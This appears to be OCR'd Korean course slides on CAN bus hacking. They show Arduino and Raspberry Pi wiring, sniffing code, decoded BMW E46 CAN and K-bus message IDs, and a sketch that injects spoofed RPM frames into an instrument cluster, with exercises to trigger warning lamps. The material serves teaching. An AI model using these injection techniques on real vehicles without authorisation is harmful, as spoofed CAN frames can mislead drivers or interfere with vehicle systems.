
CAN 모듈 <-> 아두이노 연결

CAN 모듈	아두이노	용도
VCC	5V	전원(+)
GND	GND	전원(-)
INT	2번핀	CAN 패킷 수신 시 인터럽트 발생
CS	9번핀	Chip Select (SPI 채널 선택)
SI	11번핀	Master(Arduino) -> Slave 신호
SO	12번핀	Slave -> Master 신호
SCK	13번핀	SPI Clock

- 참고 : http://www.14core.com/wiring-the-mcp2515-controller-area-network-can-bus-diagnostics/

SPI 통신 프로토콜


- SPI란?
  - 주변장치와의 시리얼 통신 인터페이스
  - Full Duplex
  - 마스터-슬레이브 구조
  - Clock을 이용한 동기화




- 핀 설명
  - SCLK : clock
  - MOSI : master out slave in
  - MISO : master in slave out
  - SS : slave select (active low)

MCP2515 통신 Library

- https://github.com/Seeed-Studio/CAN_BUS_Shield
- https://github.com/Flori1989/MCP2515_lib
  - forked 버전
  - 8Mhz 지원



Library 설치


0 releases
4 contributors
Create new file
Upload files
Find file
Clone or download
Clone with HTTPS
Use SSH
Use Git or checkout with SVN using the web URL.
https://github.com/Flori1989/MCP2515_lib.g
Open in Desktop
Download ZIP
4 years ago
3 years ago
modules added
3 years ago
modules added
3 years ago
modules added
3 years ago



receive | 아두이노 1.8.2
파일 편집 스케치 툴 도움말
확인/컴파일 Ctrl+R
업로드 Ctrl+U
프로그래머를 이용해 업로드 Ctrl+Shift+U
컴파일된 바이너리 내보내기 Ctrl+Alt+S
스케치 폴더 보이기 Ctrl+K
라이브러리 포함하기
파일 추가...
라이브러리 관리...
.ZIP 라이브러리 추가...
Arduino 라이브러리
Bridge
EEPROM
Esplora
Ethernet
Firmata
HID
Keyboard
Mouse
Robot Control
Robot IR Remote
Robot Motor
SD
SPI
Servo
SoftwareSerial
SpacebrewYun
Temboo
Wire
void setup
pinMode(2, OUTPUT);
digitalWrite(2, HIGH);
while(1){}
Serial.begin(115200);
CAN0.begin(CAN_500KBPS);
pinMode(2, INPUT);
Serial.println("MCP2515 Library Receive Example...")
업로드 완료.
스케치는 프로그램 저장 공간 2370 바이트(7%)를 사용. 최대
전역 변수는 동적 메모리 199바이트(9%)를 사용, 1849바이트

CAN Message 수신(Sniffing)

```
#include <mcp_can.h>
#include <SPI.h>

long unsigned int rxId;
unsigned char len = 0;
unsigned char rxBuf[8];

MCP_CAN CAN0(9);                              // Set CS to pin 9

void setup()
{
  Serial.begin(115200);
  if(CAN0.begin(CAN_500KBPS, MCP_8MHz) == CAN_OK) Serial.print("can init ok!!₩r₩n");
  else Serial.print("Can init fail!!₩r₩n");
  pinMode(2, INPUT);                            // Setting pin 2 for /INT input
  Serial.println("MCP2515 Library Receive Example...");
}

void loop()
{
    if(!digitalRead(2))                         // If pin 2 is low, read receive buffer
    {
      CAN0.readMsgBuf(&len, rxBuf);              // Read data: len = data length, buf = data byte(s)
      rxId = CAN0.getCanId();                    // Get message ID
      Serial.print("ID: ");
      Serial.print(rxId, HEX);
      Serial.print("  Data: ");
      for(int i = 0; i<len; i++)                // Print each byte of the data
      {
        if(rxBuf[i] < 0x10)                     // If data byte is less than 0x10, add a leading zero
        {
          Serial.print("0");
        }
        Serial.print(rxBuf[i], HEX);
        Serial.print(" ");
      }
      Serial.println();
    }
}
```


CAN Bus Lines

- CAN Bus High (9) <-> H핀
- CAN Bus Low (10) <-> L핀



Functions on X11175, 26-pin Dual Row Black Connector					
Wire Size/Color	Function	Pin	Pin	Function	Wire Size/Color
0.5 BR/SW	Ground	1	14	K-Bus Signal	0.35 WS/RT/GE
0.35 BL	Signal, Battery Charge Indicator	2	15	Fuel Level Sensor Left Tank (M2-6) Signal	0.5 SW/RT/GE
0.35 SW/GN	Engine Start Signal Feedback	3	16	Fuel Level Sensor Left Tank (M2-4) Ground	0.5 BR/SW/GE
0.5 RT/GE/WS	Fuse F43 (5 Amp)	4	17	Signal, Oil Level Sensor (A6000-21)	0.5 WS/GN
0.5 GN/BL	Fuse F34 (5 Amp)	5	18	Signal, Service Interval Indicator Reset	0.5 SW/RT
0.5 VI/GE	Fuse F10 (5 Amp)	6	19	Wheel Speed from ASC or DSC, Rear Left	0.35 GE/GN
0.35 GR/RT	Signal, Lighting (MY02 and earlier only)	7	20	BRFN, Brake Fluid Level Sensor	0.35 BR/GN/GE
0.35 SW/WS	Speedometer Signal Output	8	21	ABSSL, Airbag Warning LED (A12-7)	0.35 BR/VI
0.5 GE/RT	CAN Bus High	9	22	Signal, Warning Lamp (A65-44)	0.5 GR/SW/GE
0.5 GE/BR	CAN Bus Low	10	23	FSB, Parking Brake Switch	0.5 BL/BR/GE
0.5 SW/RT/WS	Fuel Level Sensor Right Tank (B6-1) Signal	11	24	Signal, Brake Wear Sensor	0.35 GE
0.5 BR/SW/WS	Fuel Level Sensor Right Tank (B6-2) Ground	12	25	Diag Signal TXD	0.35 WS/VI
0.35 BR/GN	Signal Oil Pressure (A6000-11)	13	26	Coolant Level Sensor (S63-2)	0.35 BR/WS

CAN Message 수신(Sniffing)



문제!

클러스터로부터 주기적으로 출력되는 패킷들 중
0x613 ID를 가진 패킷의 의미를 분석해 보세요.

CAN Message 송신

E46 Can bus project.

Hello. There has been much discussion about the Can Bus as it relates to engine swaps. I findings and progress on creating a Can Bus solution.

Edit: Everyone would like the answers first right?

Here is a link to the Analog to Can solution
http://forums.bimmerforums.com/forum...4#post26219044

Here's a link to the OBDII to Can solution
http://forums.bimmerforums.com/forum...4#post26219044
Summary of ID's and data for E46 [edit added this section to keep things together]

The can bus is 500kb/s
In the data for each ID there are 8 bytes. Labeled Byte 0,1,2,3,4,5,6,7

ARBID: 0x153 (ASC1)
-B0
-B1 Speed LSB
-B2 Speed MSB [Signal startbit: 12, Bit length: 12, 0x0008 = 1 km/hr]
-B3
-B4
-B5
-B6
-B7

ARBID: 0x316 (DME1)
-B0
-B1
-B2 RPM LSB
-B3 RPM MSB [RPM=(hex2dec("byte3"&"byte2"))/6.4]
-B4
-B5
-B6
-B7

ARBID: 0x329 (DME2)

https://www.bimmerforums.com/forum/showthread.php?1887229-E46-Can-bus-project

E46 Cluster CAN/K Bus Messages

Much of the work in figuring these messages out was done by Thaniel over at BimmerForums, I just filled in the blanks and documented them in a way that makes sense to my project. There's probably correct terminology for these messages however my interest is not in the context of the vehicle as a whole, I'm only interested in controlling the cluster itself.

CAN Bus

0x316 – RPM
{ 0x05, 0x62, 0xFF, RPM, 0x65, 0x12, 0x00, 0x62 }
RPM = 25 per 1000 RPM

0x545 – Various warning LEDs
{ L1, 0x00, 0x00, L2, 0xAB, 0x00, 0x00, 0x00 }
L1 = Bits [?, ?, ?, EML, Cruise Control, ?, Check Engine, ?]
L2 = Bits [?, ?, ?, ?, Overheat, ?, Oil Level, ?]

0x329 – Coolant Temperature
{ 0x00, CT, 0x8C, 0x08, 0x00, 0xFE, 0x00, 0x00 }
CT = Coolant Temperature, I haven't got a mapping for this yet, however 0xAB appears to put the needle half way

0x153 – Unknown
{ 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 }
I'm not sure what else this controls however sending all zeros turns off the traction control LED and the red (!) LED allowing external control of the parking brake light.

K Bus

K Bus messages take the format of: <SRC> <LEN> <DEST> <–DATA–> <CHK>. The Checksum is a XOR of all previous bytes and the length does not include the first two bytes.

Cluster Lights
{ 0xD0, 0x08, 0xBF, 0x5B, L1, 0x00, 0x00, L2, 0x00, CHK}
L1 = Bits [Double Rate, Right Indicator, Left Indicator, Rear Fogs, Front Fogs, Full Beam, ?, ?]
L2 = Bits [Car Image, ?, L Sidelight, R Sidelight, Rr L Sidelight, Rr R Sidelight, ?, ?]

Door Status
{ 0x00, 0x05, 0xBF, 0x7A, D1, D2, CHK }
D1 = Bits [?, ?, ?, ?, RrL, RrR, FrL, FrR]
D2 = Bits [?, ?, Boot, ?, ?, ?, ?, ?]

CAN Message 송신

- 예제 -> MCP2515_lib_master -> send


```
// demo: CAN-BUS Shield, send data
#include <mcp_can.h>
#include <SPI.h>

MCP_CAN CAN0(9);                                // Set CS to pin 9

void setup()
{
  Serial.begin(115200);
  // init can bus, baudrate: 500k
  if(CAN0.begin(CAN_500KBPS, MCP_8MHz) == CAN_OK) Serial.print("can init
ok!!\r\n");
  else Serial.print("Can init fail!!\r\n");
}

// 25 per 1000 RPM
unsigned char stmp[8] = { 0x00, 0x00, 0xFF, 25*3, 0x00, 0x00, 0x00, 0x00 };
void loop()
{
  // send data:  id = 0x00, standrad flame, data len = 8, stmp: data buf
  CAN0.sendMsgBuf(0x316, 0, 8, stmp);
  delay(10);                       // send data per 100ms
}
```

문제!

엔진 경고등을 켜 보세요

문제!

온도계의 값을 올려보세요.




계기판의 활용(?)

https://www.youtube.com/watch?v=vUXNxpwh6do

https://www.youtube.com/watch?v=RKYs8XEbcNE

계기판의 활용(?)

https://www.youtube.com/watch?v=V4hAI3cSB8Q



https://www.youtube.com/watch?v=Ug3CbcrIXsI

자동차로 가즈아! (1차)


- CAN Packet Sniffing
- CAN Packet Injection
  - 클러스터 제어하기

라즈베리파이3 + Linux + CAN 통신

Linux + CAN 통신

- Arduino CAN 통신의 문제점
  - 다량의 CAN Packet 수신 시 정상 처리 불가
    - 다량의 누락 패킷 발생
    - 실시간 출력이 되지 않음
- SocketCAN
  - Linux 기반의 CAN 통신 드라이버
  - Linux Kernel 2.6.25 이후 기본 포함
  - 네트워크 소켓 형태로 CAN 버스 접근 가능

CAN Packet 누락 예시



[사진 설명 : 10286개 CAN 메세지를 보냈는데(좌) 메시지를 놓쳐서 2677개만 수신함(우)]


* 출처 : http://orasman.tistory.com/282

라즈베리파이 + CAN 통신

- Raspberry Pi CANBUS Shield
  - 라즈베리파이 위에 장착하여 CAN 통신 가능
    - 역시 CAN 모듈 사용법을 안다면 굳이 살 필요가 없음

CAN 모듈 <-> RasPi3 연결

CAN 모듈	RasPi3
VCC	5V
GND	GND
INT	GPIO25
CS	SPI_CE0
SI	SPI_MOSI
SO	SPI_MISO
SCK	SPI_CLK



CAN 디바이스 설정

- # apt-get update
- # apt-get upgrade

